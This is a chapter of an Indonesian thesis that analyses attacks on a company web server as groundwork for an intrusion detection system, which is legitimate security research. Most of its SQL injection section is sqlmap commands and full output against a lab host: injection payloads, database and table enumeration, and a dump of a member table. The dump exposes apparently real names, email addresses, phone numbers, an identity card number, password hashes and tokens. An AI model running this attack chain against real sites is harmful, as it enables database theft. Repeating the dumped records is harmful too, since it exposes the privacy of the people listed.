BAB 3
ANALISIS DAN PERANCANGAN

3.1 Analisis Sistem

Analisis sistem dapat didefinisikan sebagai penguraian dari suatu sistem informasi yang utuh kedalam bagian-bagian komponennya dengan maksud untuk mengidentifikasikan dan mengevaluasi permasalahan, hambatan yang terjadi dan kebutuhan yang diharapkan sehingga dapat diusulkan perbaikan.Tujuan utama analisis sistem adalah menemukan kelemahan dari sistem yang berjalan sehingga dapat diusulkan perbaikan.

3.1.1 Analisis Masalah

Sebuah artikel yang dikeluarkan oleh Acunetix pada tanggal 12 Februari 2007[27], menginformasikan bahwa sejak tahun 2006 telah dilakukan analisis atas s*ampling website* sebanyak 10.000 dimana 3.200 yang telah dilakukan pengecekan, dinyatakan bahwa rata-rata *website* memiliki tingkat kerentanan sampai 70% dan beresiko serius terjadinya peretasan.. Dimana kelemahan-kelemahan tersebut dapat ditemukan dan dimanipulasi oleh para *hacker* untuk mencuri data-data yang sensitif.

Berdasarkan informasi tersebut, hal ini menjadi perhatian utama oleh PT. Indotama Palapa Nusantara dikarenakan sistem aplikasi yang dikembangkan berbasis sistem *website* dan PT. Indotama Palapa Nusantara perlu melakukan analisis permasalahan dari prosedur yang ada, apakah keamanan dari sistem yang dikembangkan sudah cukup melindungi *website* dari adanya serangan peretas, dikarenakan saat ini PT. Indotama Palapa Nusantara :


1. Tidak memahami atau mengetahui sumber data sebagai model pengamatan untuk dijadikan parameter.
2. Tidak adanya skema deteksi dan pencegahan jika adanya aktifitas serangan yang terjadi pada sistem.
3. Tidak adanya sistem pemberi informasi peringatan atas terjadinya serangan.

4. Tidak adanya sistem yang terintegrasi secara terpusat sebagai alat *monitoring* dikembangkan secara mandiri dan memiliki keamanan dalam pertukaran data.

Melihat situasi ini, PT. Indotama Palapa Nusantara memiliki kekurangan disisi keamanan dalam melindungi sistem *website* atas kemungkinan serangan yang terjadi.


3.1.2 Analisis Metode Serangan

Dari permasalahan tersebut, ada banyak metode-metode serangan terhadap *web server* yang mungkin dilakukan untuk membuat sebuah *server down* atau tidak dapat diakses. Serangan yang paling fatal adalah serangan yang dapat menghancurkan *hardware* dari *server* tersebut. Dalam melakukan penyerangan terhadap *server* maka penyerang melakukan beberapa langkah, langkah-langkah tersebut merupakan anatomi dalam melakukan *hacking*. Masing-masing langkah memiliki tujuan tersendiri sehingga setelah langkah pertama tercapai tujuannya maka langkah selanjutnya dapat dilakukan.



Gambar 3.1 *Hacking Anatomy*

Untuk setiap langkah-langkah serangan tersebut memiliki beberapa ciri-ciri yang dapat dideteksi, ciri-ciri tersebut dapat dilihat dari jenis paket yang dikirimkan maupun dari pola penyerangannya. Dalam penelitian ini dilakukan beberapa analisa mengenai metode penyerangan terhadap *web server*. Proses analisa penyerangan tersebut dilakukan pada skema jaringan seperti pada gambar 3.2 berikut ini :



Gambar 3.2 Skema Jaringan Analisa Penyerangan

Penjelasan atas gambar 3.2, yaitu :

1. A*ttacker – Outer*

   Adalah penyerang yang dilakukan di luar jaringan *internal*.

2. A*ttacker – Inner*

   Adalah penyerang yang dilakukan di dalam jaringan *internal*.

3. Router

   Adalah router yang bertindak sebagai penghubung. Pada gambar tersebut ada dua komponen router, untuk mensimulasikan skema LAN dan WAN.


4. *Server*

   Adalah *server* yang terdapat aplikasi *website*, dimana *server* ini akan dijadikan tujuan serangan oleh *attacker*.

5. Aplikasi *Monitoring*

   Adalah komponen yang melakukan *monitoring* ke *server*, dan melakukan *detection* dan *prevention* atas *intrusion* yang terjadi.

Pada *web server* terdapat aplikasi *web based* yang digunakan untuk memberikan informasi mengenai informasi perusahaan dan transaksi.



Gambar 3.3 Tampilan *Web* Pada *Web Server*

Dalam skema diatas dilakukan beberapa percobaan penyerangan. Berikut ini akan dianalisa bagaimana serangan tersebut dapat menggangu layanan dari suatu target.

3.1.2.1 Analisis *Footprinting*

Proses dalam melakukan penyerangan atau hacking pada sebuah komputer atau server diawali dengan melakukan teknik *footprinting*. *Footprinting* dalam dunia *hacking* adalah segala kegiatan untuk mengumpulkan semua informasi dari target yang akan diserang, informasi-informasi tersebut diantaranya sistem operasi, ip address, aplikasi, dan informasi-informasi penting sebelum melakukan penyerangan yang dimiliki target. Proses *footprinting* bukan merupakan tindakan ilegal, proses ini di ibaratkan orang yang sedang mencari biodata seseorang yang

sudah dipublikasikan. Dari informasi-informasi tersebut *attacker* dapat mengetahui kelemahan dari komputer atau *server* tersebut. Proses *footprinting* dapat dilakukan dengan dua cara yaitu :

1. *Inner Footprinting*

   Mencari informasi *server* dimana *attacker* sudah berada di dalam jaringan *server* target.

2. *Outer Footprinting*


   Mencari informasi *server* dimana *attacker* berada di luar jaringan *server* target.

Dalam penelitian ini cara yang digunakan baik *inner footprinting* atau *outer footprinting*, sesuai dengan skema pada Gambar 3.2 *attacker* berada di jaringan yang sama dengan *server*.

3.1.2.2 Analisis *Scanning*

Pada dasarnya proses *scanning* dapat juga dikategorikan sebagai proses *footprinting*. Perbedaan dalam proses *scanning* dan *footprinting* yaitu pada proses *scanning attacker* melakukan pencarian informasi lebih detail dengan memetakan kelemahan dan kekuatan target. Proses *scanning* ini sudah lebih intensif dari sekedar mencari informasi atau dengan kata lain sudah ada beberapa tindakan destruktif ringan yang terjadi pada target.

Proses *scanning* yang dilakukan *attacker* menggunakan aplikasi Acunetix. Pertama yang dilakukan adalah untuk mendapatkan kelemahan yang terdapat pada *server*.




Gambar 3.4 Hasil *Scanning* Acunetix

Dari hasil *scanning* pada gambar 3.4 didapat informasi struktur sistem di *web server*. Dimana dalam waktu 20 menit 42 detik proses *scanning*, diketemukan ada 2.459 titik kelemahan.

Tabel 3.1 Informasi Kategori Ancaman Hasil *Scanning* Acunetix

Kategori Ancaman	Total
High	2.361
Medium	62
Low	4
Informational	32

Berikut gambar 3.5 proses *scanning* menggunakan aplikasi SQLMap. Dengan memasukan alamat yang dianggap lemah yang di dapat pada *scanning* menggunakan Acunetix atau alamat tertentu yang diambil dari *web site*.



Gambar 3.5 Hasil *Scanning* SQLMap

3.1.2.3 SQL *Injection*

SQL *injection* merupakan salah satu metode serangan yang terjadi pada *web server*, metode ini dapat mengizinkan pengguna mengeksekusi database melalui kelemahan aplikasi *web* untuk memperoleh informasi penting. Mekanisme penyerangannya yaitu dilakukan dengan memanfaatkan kesalahan pada kode program yang tidak di *filter*. Pada penelitian metode ini akan dianalisa menggunakan skema pada Gambar 3.2, pada *web server* telah ada aplikasi *web* untuk memberikan informasi. Proses SQL *injection* akan menggunakan SQLMap. SQLMap adalah salah satu *tool* yang paling populer digunakan dalam SQL *Injection*. Langkah- langkah dalam memulai SQL *injection* yaitu :

a. Mencari Celah Keamanan

   Mekanisme ini dilakukan pada URL yang biasanya terdapat parameter yang dikirim melalui metode GET. Pada kasus ini *attacker* mendapatkan url http://192.168.100.52/onlineplus/?cmd=info&tmplt=2&vr=6992&pos=artikel&scat=3.

   Command :

```
root@scbudiman:/opt/sqlmap# python sqlmap.py -u
"http://192.168.100.52/onlineplus/?cmd=info&tmplt=2&vr=6992&p
os=artikel&scat=3"
```

   Hasil :

```
sqlmap identified the following injection point(s) with a
total of 499 HTTP(s) requests:
---
Parameter: vr (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cmd=info&tmplt=2&vr=6992 AND
2290=2290&pos=artikel&scat=3

    Type: error-based
```

```
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING,
ORDER BY or GROUP BY clause
    Payload: cmd=info&tmplt=2&vr=6992 AND (SELECT 6996
FROM(SELECT COUNT(*),CONCAT(0x7171706a71,(SELECT
(ELT(6996=6996,1))),0x71626b7871,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY
x)a)&pos=artikel&scat=3

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
    Payload: cmd=info&tmplt=2&vr=6992 AND (SELECT * FROM
(SELECT(SLEEP(5)))CTiM)&pos=artikel&scat=3
---
[00:34:52] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 13.04 or 12.04 or
12.10 (Raring Ringtail or Precise Pangolin or Quantal
Quetzal)
web application technology: Apache 2.2.22, PHP 5.3.10
back-end DBMS: MySQL 5.0
```

Pada proses mencari celah keamanan didapat informasi bahwa sistem menggunakan :

- Sistem Operasi
  Linux Ubuntu 13.04 atau 12.04 atau 12.10
- Database
  MySQL 5.0
- Web Aplication Technology
  Apache 2.2.22 dan PHP 5.3.10

b. Menemukan Informasi Database

Setelah SQLMap menegaskan bahwa url rentan terhadap SQL *injection* dan dieksploitasi langkah berikutnya adalah untuk mengetahui nama-nama database yang ada pada *server*. Dengan menambahkan "--dbs" untuk mendapatkan daftar database.

Command :

```
root@scbudiman:/opt/sqlmap#      python      sqlmap.py      -u
"http://192.168.100.52/onlineplus/?cmd=info&tmplt=2&vr=6992&p
os=artikel&scat=3" --dbs
```

Hasil :

```
---
Parameter: vr (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cmd=info&tmplt=2&vr=6992 AND
2290=2290&pos=artikel&scat=3

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING,
ORDER BY or GROUP BY clause
    Payload: cmd=info&tmplt=2&vr=6992 AND (SELECT 6996
FROM(SELECT COUNT(*),CONCAT(0x7171706a71,(SELECT
(ELT(6996=6996,1))),0x71626b7871,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY
x)a)&pos=artikel&scat=3

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
    Payload: cmd=info&tmplt=2&vr=6992 AND (SELECT * FROM
(SELECT(SLEEP(5)))CTiM)&pos=artikel&scat=3
---
[00:48:23] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 13.04 or 12.04 or
12.10 (Raring Ringtail or Precise Pangolin or Quantal
Quetzal)
web application technology: Apache 2.2.22, PHP 5.3.10
back-end DBMS: MySQL 5.0
[00:48:23] [INFO] fetching database names
[00:48:23] [INFO] the SQL query used returns 6 entries
[00:48:23] [INFO] retrieved: information_schema
[00:48:23] [INFO] retrieved: dbolplus
[00:48:23] [INFO] retrieved: mysql
[00:48:23] [INFO] retrieved: performance_schema
[00:48:23] [INFO] retrieved: sim_onlineplus
[00:48:23] [INFO] retrieved: test
```

```
available databases [6]:
[*] dbolplus
[*] information_schema
[*] mysql
[*] performance_schema
[*] sim_onlineplus
[*] test
```

Pada proses menemukan informasi database didapat informasi bahwa pada server MySQL terdapat 6 database. Jika dilihat lebih seksama, ada 2 database yang bukan default yaitu : dbolplus dan sim_onlineplus.

c. Menemukan Informasi *Table* Pada suatu Database

Sekarang waktunya untuk mencari tahu informasi tabel apa saja yang ada dalam suatu database tertentu. Pada *command* sebelum-nya database menarik di periksa adalah “dbolplus” dan “sim_onlineplus”.

Command :

```
root@scbudiman:/opt/sqlmap# python sqlmap.py -u
"http://192.168.100.52/onlineplus/?cmd=info&tmplt=2&vr=6992&p
os=artikel&scat=3" --tables -D dbolplus
```

Hasil :

```
---
Parameter: vr (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cmd=info&tmplt=2&vr=6992 AND
2290=2290&pos=artikel&scat=3

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING,
ORDER BY or GROUP BY clause
    Payload: cmd=info&tmplt=2&vr=6992 AND (SELECT 6996
FROM(SELECT COUNT(*),CONCAT(0x7171706a71,(SELECT
(ELT(6996=6996,1))),0x71626b7871,FLOOR(RAND(0)*2))x FROM
```

```
INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY
x)a)&pos=artikel&scat=3

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
    Payload: cmd=info&tmplt=2&vr=6992 AND (SELECT * FROM
(SELECT(SLEEP(5)))CTiM)&pos=artikel&scat=3
---
[00:50:54] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 13.04 or 12.04 or
12.10 (Raring Ringtail or Precise Pangolin or Quantal
Quetzal)
web application technology: Apache 2.2.22, PHP 5.3.10
back-end DBMS: MySQL 5.0
[00:50:54] [INFO] fetching tables for database: 'dbolplus'
[00:50:54] [INFO] the SQL query used returns 9 entries
[00:50:54] [INFO] retrieved: tb_kode_airlines
[00:50:54] [INFO] retrieved: tb_kode_railway
[00:50:54] [INFO] retrieved: tb_kode_ttux_agen
[00:50:54] [INFO] retrieved: tb_kode_ttux_agen_jurusan
[00:50:54] [INFO] retrieved: tb_kode_ttux_user_login
[00:50:54] [INFO] retrieved: tb_mbr
[00:50:55] [INFO] retrieved: tb_produk
[00:50:55] [INFO] retrieved: tb_produk_detail
[00:50:55] [INFO] retrieved: tb_verifikasi
Database: dbolplus
[9 tables]
+---------------------------+
| tb_kode_airlines          |
| tb_kode_railway           |
| tb_kode_ttux_agen         |
| tb_kode_ttux_agen_jurusan |
| tb_kode_ttux_user_login   |
| tb_mbr                    |
| tb_produk                 |
| tb_produk_detail          |
| tb_verifikasi             |
+---------------------------+
```

Pada proses menemukan informasi *table*, didapat informasi bahwa pada database dbolplus terdapat 9 *table*. Jika dilihat lebih seksama, ada 1 *table* diduga menyimpan informasi user, yaitu : tb_mbr.

Command :

```
root@scbudiman:/opt/sqlmap# python sqlmap.py -u
"http://192.168.100.52/onlineplus/?cmd=info&tmplt=2&vr=6992&p
os=artikel&scat=3" --tables -D sim_onlineplus
```

Hasil :

```
---
Parameter: vr (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cmd=info&tmplt=2&vr=6992 AND
2290=2290&pos=artikel&scat=3

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING,
ORDER BY or GROUP BY clause
    Payload: cmd=info&tmplt=2&vr=6992 AND (SELECT 6996
FROM(SELECT COUNT(*),CONCAT(0x7171706a71,(SELECT
(ELT(6996=6996,1))),0x71626b7871,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY
x)a)&pos=artikel&scat=3

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
    Payload: cmd=info&tmplt=2&vr=6992 AND (SELECT * FROM
(SELECT(SLEEP(5)))CTiM)&pos=artikel&scat=3
---
[01:01:49] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 13.04 or 12.04 or
12.10 (Raring Ringtail or Precise Pangolin or Quantal
Quetzal)
web application technology: Apache 2.2.22, PHP 5.3.10
back-end DBMS: MySQL 5.0
[01:01:49] [INFO] fetching tables for database:
'sim_onlineplus'
```

```
[01:01:50] [INFO] the SQL query used returns 37 entries
[01:01:50] [INFO] retrieved: artikel
[01:01:50] [INFO] retrieved: artikel_kategori
[01:01:50] [INFO] retrieved: artikel_kategori_sub
[01:01:50] [INFO] retrieved: artikel_komentar
[01:01:50] [INFO] retrieved: artikel_pendukung
[01:01:50] [INFO] retrieved: artikel_radio_abc
[01:01:50] [INFO] retrieved: artikel_statistik
[01:01:50] [INFO] retrieved: artikel_statistik_top_view
[01:01:50] [INFO] retrieved: artikel_statistik_view
[01:01:50] [INFO] retrieved: banner
[01:01:50] [INFO] retrieved: banner_lokasi
[01:01:50] [INFO] retrieved: banner_paket
[01:01:50] [INFO] retrieved: banner_size
[01:01:50] [INFO] retrieved: komentator
[01:01:50] [INFO] retrieved: media
[01:01:50] [INFO] retrieved: media_jenis
[01:01:50] [INFO] retrieved: media_kategori
[01:01:50] [INFO] retrieved: media_negara
[01:01:50] [INFO] retrieved: menu
[01:01:50] [INFO] retrieved: menu_detail
[01:01:50] [INFO] retrieved: menu_lokasi
[01:01:50] [INFO] retrieved: partner
[01:01:50] [INFO] retrieved: program
[01:01:50] [INFO] retrieved: program_kategori
[01:01:50] [INFO] retrieved: status
[01:01:50] [INFO] retrieved: template
[01:01:50] [INFO] retrieved: user
[01:01:50] [INFO] retrieved: user_akses
[01:01:50] [INFO] retrieved: user_event
[01:01:50] [INFO] retrieved: user_login
[01:01:50] [INFO] retrieved: user_work
[01:01:50] [INFO] retrieved: user_work_lagu
[01:01:50] [INFO] retrieved: user_work_materi
[01:01:50] [INFO] retrieved: userlevelpermissions
[01:01:50] [INFO] retrieved: userlevels
[01:01:50] [INFO] retrieved: z_w_ds_jadwal_sholat
[01:01:51] [INFO] retrieved: z_w_ds_kurs
Database: sim_onlineplus
[37 tables]
+----------------------------+
| user                       |
```

```
| artikel                    |
| artikel_kategori           |
| artikel_kategori_sub       |
| artikel_komentar           |
| artikel_pendukung          |
| artikel_radio_abc          |
| artikel_statistik          |
| artikel_statistik_top_view |
| artikel_statistik_view     |
| banner                     |
| banner_lokasi              |
| banner_paket               |
| banner_size                |
| komentator                 |
| media                      |
| media_jenis                |
| media_kategori             |
| media_negara               |
| menu                       |
| menu_detail                |
| menu_lokasi                |
| partner                    |
| program                    |
| program_kategori           |
| status                     |
| template                   |
| user_akses                 |
| user_event                 |
| user_login                 |
| user_work                  |
| user_work_lagu             |
| user_work_materi           |
| userlevelpermissions       |
| userlevels                 |
| z_w_ds_jadwal_sholat       |
| z_w_ds_kurs                |
+----------------------------+
```

Pada proses menemukan informasi *table*, didapat informasi bahwa pada database sim_onlineplus terdapat 37 *table*. Jika dilihat lebih seksama, ada 1 *table* diduga menyimpan informasi user, yaitu : user.

d. Menemukan *Record-Record* Penting

Sekarang sampai pada bagian yang paling penting, penggalian data dari tabel.

Command :

```
root@scbudiman:/opt/sqlmap#      python      sqlmap.py      -u
"http://192.168.100.52/onlineplus/?cmd=info&tmplt=2&vr=6992&p
os=artikel&scat=3" --dump -D dbolplus -T tb_mbr
```

Hasil :

```
---
Parameter: vr (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cmd=info&tmplt=2&vr=6992 AND
2290=2290&pos=artikel&scat=3

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING,
ORDER BY or GROUP BY clause
    Payload: cmd=info&tmplt=2&vr=6992 AND (SELECT 6996
FROM(SELECT COUNT(*),CONCAT(0x7171706a71,(SELECT
(ELT(6996=6996,1))),0x71626b7871,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY
x)a)&pos=artikel&scat=3

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
    Payload: cmd=info&tmplt=2&vr=6992 AND (SELECT * FROM
(SELECT(SLEEP(5)))CTiM)&pos=artikel&scat=3
---
[00:56:36] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 13.04 or 12.04 or
12.10 (Raring Ringtail or Precise Pangolin or Quantal
Quetzal)
web application technology: Apache 2.2.22, PHP 5.3.10
back-end DBMS: MySQL 5.0
[00:56:36] [INFO] fetching columns for table 'tb_mbr' in
database 'dbolplus'
```

```
[00:56:36] [INFO] the SQL query used returns 18 entries
[00:56:36] [INFO] resumed: idData
[00:56:36] [INFO] resumed: int(11)
[00:56:36] [INFO] resumed: dtDate
[00:56:36] [INFO] resumed: varchar(10)
[00:56:36] [INFO] resumed: dtTime
[00:56:36] [INFO] resumed: varchar(8)
[00:56:36] [INFO] resumed: mb_Username
[00:56:36] [INFO] resumed: varchar(50)
[00:56:36] [INFO] resumed: mb_Password
[00:56:36] [INFO] resumed: varchar(50)
[00:56:36] [INFO] resumed: mb_KTP
[00:56:36] [INFO] resumed: varchar(16)
[00:56:36] [INFO] resumed: mb_Email
[00:56:36] [INFO] resumed: varchar(50)
[00:56:36] [INFO] resumed: mb_NoHP
[00:56:36] [INFO] resumed: varchar(15)
[00:56:36] [INFO] resumed: mb_Kota
[00:56:36] [INFO] resumed: varchar(20)
[00:56:36] [INFO] resumed: mb_Kecamatan
[00:56:36] [INFO] resumed: varchar(20)
[00:56:36] [INFO] resumed: mb_Saldo
[00:56:36] [INFO] resumed: double(12,2)
[00:56:36] [INFO] resumed: mb_AksesFrom
[00:56:36] [INFO] resumed: varchar(500)
[00:56:36] [INFO] resumed: mb_Status
[00:56:36] [INFO] resumed: int(1)
[00:56:36] [INFO] resumed: mb_Token
[00:56:36] [INFO] resumed: varchar(40)
[00:56:36] [INFO] resumed: mb_TokenVal
[00:56:36] [INFO] resumed: varchar(32)
[00:56:36] [INFO] resumed: mb_TokenReturn
[00:56:36] [INFO] resumed: text
[00:56:36] [INFO] resumed: mb_Jenis
[00:56:36] [INFO] resumed: int(1)
[00:56:36] [INFO] resumed: mb_Upline
[00:56:36] [INFO] resumed: varchar(30)
[00:56:36] [INFO] fetching entries for table 'tb_mbr' in
database 'dbolplus'
[00:56:36] [INFO] the SQL query used returns 18 entries
[00:56:36] [INFO] retrieved: 2015/08/27
[00:56:36] [INFO] retrieved: 13:30:00
```

```
[00:56:36] [INFO] retrieved: 1
[00:56:36] [INFO] retrieved: da5e40b3fdc6973489e1c723652734f9
[00:56:36] [INFO] retrieved: kyndasiyunda@gmail.com
[00:56:36] [INFO] retrieved: 1
[00:56:36] [INFO] retrieved: 1207236705950006
[00:56:36] [INFO] retrieved: Sunggal
[00:56:36] [INFO] retrieved: Medan
[00:56:36] [INFO] retrieved: 081931350025
[00:56:36] [INFO] retrieved: 3956a3b30c4aae3f59d4673c2b83a51f
[00:56:36] [INFO] retrieved: 0.00
[00:56:36] [INFO] retrieved: 2
[00:56:36] [INFO] retrieved:
[00:56:36] [INFO] retrieved:
[00:56:36] [INFO] retrieved:
[00:56:36] [INFO] retrieved:
[00:56:37] [INFO] retrieved: Rizky Yunda Pertiwi
[00:56:37] [INFO] retrieved: 2015/09/10
[00:56:37] [INFO] retrieved: 01:32:49
[00:56:37] [INFO] retrieved: 2
[00:56:37] [INFO] retrieved: 52d006bf3b84919d03ff5bc0c1dc80c5
[00:56:37] [INFO] retrieved: scbudiman@gmail.com
[00:56:37] [INFO] retrieved: 0
[00:56:37] [INFO] retrieved: 1234
[00:56:37] [INFO] retrieved: Sunggal
[00:56:37] [INFO] retrieved: Bandung
[00:56:37] [INFO] retrieved: 081910439090
[00:56:37] [INFO] retrieved: 81dc9bdb52d04dc20036dbd8313ed055
[00:56:37] [INFO] retrieved: 0.00
[00:56:37] [INFO] retrieved: 2
[00:56:37] [INFO] retrieved:
906db3d29edbf5f42fe7e2026f93a5d54479a45f
[00:56:37] [INFO] retrieved:
W06+cpazUTDsFhVXXhu9hq7dn7KsSi793Bf+6SmiMufDAIuqqQ/ZMQtR3whNt
cruIvHR0buFLHmIjj5e4cr9VRedvtUmuyMn6l603VL4tz0TWnhpH5s8mi0fMA
Hj5e3iNcHJ2yQUSqC53SUw1GwMf5qNUhifWIW3aojzMt+Ffqk=
[00:56:37] [INFO] retrieved: 4ba8903bc6ad07b9a7ec54d4155f3603
[00:56:37] [INFO] retrieved:
[00:56:37] [INFO] retrieved: Suwardana
[00:56:37] [INFO] retrieved: 2015/09/10
[00:56:37] [INFO] retrieved: 14:23:24
[00:56:37] [INFO] retrieved: 20
[00:56:37] [INFO] retrieved:
```

```
[00:56:37] [INFO] retrieved: rizky_yunda@-yahoo.com
[00:56:37] [INFO] retrieved: 1
[00:56:37] [INFO] retrieved: 1207236705950006
[00:56:37] [INFO] retrieved: Sunggal
[00:56:37] [INFO] retrieved: Medan
[00:56:37] [INFO] retrieved: 081320009156
[00:56:37] [INFO] retrieved: 3956a3b30c4aae3f59d4673c2b83a51f
[00:56:37] [INFO] retrieved: 0.00
[00:56:37] [INFO] retrieved: 2
[00:56:37] [INFO] retrieved:
75d4b2ab97249fe36b560164b9f94a9fd73ff353
[00:56:37] [INFO] retrieved:
0tMeMBRN1DeqILXlME4Eg5tdsMUZQq+D+S7ZrrdvQxyirxsJzO+9cA0kuymxB
wRCDo8CJYdLkeC0bp78zY4WsZ/I1f6bXNjGeHeDr9BCbdZuf0LCYFAv78NrNR
kiuXh/RgoISqlTay8q0Avhj13JDuHwl3HCWuBakg2ErmirEyo=
[00:56:37] [INFO] retrieved: 3952664fc183afdfc4693e507f3a4a08
[00:56:37] [INFO] retrieved:
[00:56:37] [INFO] retrieved: Rizky Yunda Pertiwi
[00:56:37] [INFO] retrieved: 2015/09/11
[00:56:37] [INFO] retrieved: 09:56:11
[00:56:38] [INFO] retrieved: 21
